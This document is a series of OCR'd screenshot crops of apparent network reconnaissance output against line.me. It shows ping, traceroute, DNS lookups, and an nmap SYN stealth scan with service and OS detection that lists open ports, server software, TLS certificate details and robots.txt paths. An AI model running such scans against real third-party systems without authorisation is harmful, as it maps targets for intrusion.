
```
|
|  404 Not Found | LINE LINE 404 Not Found The page either does not exist, or you have no network connection. HomeBack
|  404 Not Found | LINE LINE 404 Not Found The page either does not exist, or you have no network connection. HomeBack
====================================================================================================
| TYPE ERROR
|
====================================================================================================
| SERVER MOBILE
|
| index page reqested with an Iphone UserAgent is diferent then with a regular UserAgent. This Host may have a mobile site
====================================================================================================
| LANGUAGE
|
| lang="en"
====================================================================================================
| INTERESTING STRINGS IN HTML
|
| p class="mdSec01Desc"> Follow the official accounts of your favorite artists,
| html dir="ltr" prefix="fb: http://www.facebook.com/2008/fbml" lang="en">
| a data-nclk="top.fb" href="https://www.facebook.com/line.worldwide">faceboook
====================================================================================================
```




```
=============================================================================
| PING
|
| PING line.me (203.104.138.138) 56(84) bytes of data.
|
| --- line.me ping statistics ---
| 4 packets transmitted, 0 received, 100% packet loss, time 3076ms
|
=============================================================================
```




```
================================================================================
TRACEROUTE

traceroute to line.me (203.104.138.138), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  8.962 ms  8.983 ms  8.962 ms
 2  100.90.0.1 (100.90.0.1)  9.866 ms  9.870 ms  9.929 ms
 3  198.51.100.18 (198.51.100.18)  14.595 ms  14.569 ms  14.547 ms
 4  198.51.100.17 (198.51.100.17)  14.493 ms  14.472 ms  14.443 ms
 5  222.165.177.93 (222.165.177.93)  14.307 ms  14.369 ms  14.346 ms
 6  222.165.177.89 (222.165.177.89)  14.355 ms  8.058 ms  7.952 ms
 7  103.87.125.249 (103.87.125.249)  6.345 ms  6.326 ms  6.300 ms
 8  103.87.124.206 (103.87.124.206)  41.916 ms  41.683 ms  41.492 ms
 9  * * *
10  112.134.210.85 (112.134.210.85)  328.866 ms  328.773 ms  328.671 ms
11  * * *
12  203.104.138.138 (203.104.138.138)  306.579 ms  306.485 ms  307.119 ms
```




```
NSLOOKUP

Server:                 192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
line.me         mail exchanger = 100 mx2-common.line-apps.com.
line.me         mail exchanger = 10 mx-common.line-apps.com.
line.me         mail exchanger = 100 mx3-common.line-apps.com.
line.me         mail exchanger = 100 mx1-common.line-apps.com.
Authoritative answers can be found from:
line.me         nameserver = ns1.naver.jp.
line.me         nameserver = adns2.naver.com.
line.me         nameserver = ns2.naver.jp.
line.me         nameserver = adns1.naver.com.
ns1.naver.jp    internet address = 203.104.137.1
ns2.naver.jp    internet address = 203.104.137.9
adns1.naver.com         internet address = 125.209.248.6
adns2.naver.com         internet address = 125.209.249.6
*** Can't find line.me: No answer
line.me
        origin = ns1.naver.jp
        mail addr = domain.linecorp.com
```




```
| *** Can't find line.me: No answer
| line.me
|       origin = ns1.naver.jp
|       mail addr = domain.linecorp.com
|       serial = 1602042055
|       refresh = 3533
|       retry = 600
|       expire = 604800
|       minimum = 3600
| Name: line.me
| Address: 203.104.138.138
| line.me       text = "_globalsign-domain-verification=6An9E_wH_PacDMq-GURGxiEVCfLEwpp5DEyUhaM2UD"
| line.me       text = "v=spf1 include:naver.com include:spf.naver.jp ip4:203.104.136.0/24 ip4:147.92.150.13 ip4:147.92.151.17 ip4:14
7.92.151.16 include:_spfblock_ext.line.me ~all"
| line.me       text = "_globalsign-domain-verification=DPr3KB5OGuI0If8iKIWTHXfLA9T5kVdavj_OxUia3Q"
===================================================================================================
| NMAP
|
| Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-08 07:55 EDT
| NSE: Loaded 151 scripts for scanning.
| NSE: Script Pre-scanning.
| Initiating NSE at 07:55
| Completed NSE at 07:55, 0.00s elapsed
| Initiating NSE at 07:55
| Completed NSE at 07:55, 0.00s elapsed
```




```
==============================================================================
│ NMAP
│
│ Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-08 07:55 EDT
│ NSE: Loaded 151 scripts for scanning.
│ NSE: Script Pre-scanning.
│ Initiating NSE at 07:55
│ Completed NSE at 07:55, 0.00s elapsed
│ Initiating NSE at 07:55
│ Completed NSE at 07:55, 0.00s elapsed
│ Initiating NSE at 07:55
│ Completed NSE at 07:55, 0.00s elapsed
│ Initiating Ping Scan at 07:55
│ Scanning line.me (203.104.138.138) [4 ports]
│ Completed Ping Scan at 07:55, 0.20s elapsed (1 total hosts)
│ Initiating Parallel DNS resolution of 1 host. at 07:55
│ Completed Parallel DNS resolution of 1 host. at 07:55, 0.01s elapsed
│ Initiating SYN Stealth Scan at 07:55
│ Scanning line.me (203.104.138.138) [1000 ports]
│ Discovered open port 80/tcp on 203.104.138.138
│ Discovered open port 443/tcp on 203.104.138.138
│ Discovered open port 25/tcp on 203.104.138.138
│ Completed SYN Stealth Scan at 07:55, 20.22s elapsed (1000 total ports)
│ Initiating Service scan at 07:55
│ Scanning 3 services on line.me (203.104.138.138)
```




```
| Completed Service scan at 07:55, 15.77s elapsed (3 services on 1 host)
| Initiating OS detection (try #1) against line.me (203.104.138.138)
| Retrying OS detection (try #2) against line.me (203.104.138.138)
| Initiating Traceroute at 07:55
| Completed Traceroute at 07:55, 0.07s elapsed
| Initiating Parallel DNS resolution of 5 hosts. at 07:55
| Completed Parallel DNS resolution of 5 hosts. at 07:55, 0.01s elapsed
| NSE: Script scanning 203.104.138.138.
| Initiating NSE at 07:55
| Completed NSE at 07:56, 30.21s elapsed
| Initiating NSE at 07:56
| Completed NSE at 07:56, 4.38s elapsed
| Initiating NSE at 07:56
| Completed NSE at 07:56, 0.00s elapsed
| Nmap scan report for line.me (203.104.138.138)
| Host is up (0.014s latency).
| Not shown: 997 filtered ports
| PORT    STATE SERVICE  VERSION
| 25/tcp  open  smtp     Lotus Notes smtpd
| |_smtp-commands: Couldn't establish connection on port 25
| 80/tcp  open  http     nginx
| |_http-favicon: Unknown favicon MD5: BDF7DCB23749BDA846750D799435EEDC
| | http-methods:
| |_  Supported Methods: GET HEAD POST OPTIONS
```




```
| |_  Supported Methods: GET HEAD POST OPTIONS
| |_http-title: Did not follow redirect to https://line.me/en/
| 443/tcp open  ssl/http nginx
| |_http-favicon: Unknown favicon MD5: BDF7DCB23749BDA846750D799435EEDC
| | http-methods:
| |_  Supported Methods: GET HEAD POST OPTIONS
| | http-robots.txt: 8 disallowed entries
| |_* /app/ /cs/ /R/ /ti/ /msg/ /au/ /run/
| | http-title: LINE : Free Calls &amp; Messages
| |_Requested resource was https://line.me/en/
| | ssl-cert: Subject: commonName=*.line.me/organizationName=LINE Corporation/stateOrProvinceName=Tokyo-to/countryName=JP
| | Subject Alternative Name: DNS:*.line.me, DNS:line.me
| | Issuer: commonName=GlobalSign RSA OV SSL CA 2018/organizationName=GlobalSign nv-sa/countryName=BE
| | Public Key type: rsa
| | Public Key bits: 2048
| | Signature Algorithm: sha256WithRSAEncryption
| | Not valid before: 2020-06-17T06:01:58
| | Not valid after:  2022-09-05T12:00:00
| | MD5:   4d95 4d9e 1d9d b6e5 d571 a171 42c0 300f
| |_SHA-1: 5109 d1b4 bd0d 6cbe eaf3 2250 4a33 fa65 ae6b 5ee3
| |_ssl-date: 2020-10-08T11:56:24+00:00; 0s from scanner time.
| | tls-nextprotoneg:
| |_  http/1.1
| Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
| OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
```




```
| Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
| OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
| No OS matches for host
| Uptime guess: 3.306 days (since Mon Oct  5 00:35:14 2020)
| Network Distance: 5 hops
| TCP Sequence Prediction: Difficulty=258 (Good luck!)
| IP ID Sequence Generation: All zeros
|
| TRACEROUTE (using port 80/tcp)
| HOP RTT      ADDRESS
| 1   3.77 ms  192.168.1.1
| 2   18.85 ms 100.90.0.1
| 3   6.54 ms  198.51.100.18
| 4   5.61 ms  198.51.100.17
| 5   4.81 ms  203.104.138.138
|
| NSE: Script Post-scanning.
| Initiating NSE at 07:56
| Completed NSE at 07:56, 0.00s elapsed
| Initiating NSE at 07:56
| Completed NSE at 07:56, 0.00s elapsed
| Initiating NSE at 07:56
| Completed NSE at 07:56, 0.00s elapsed
```



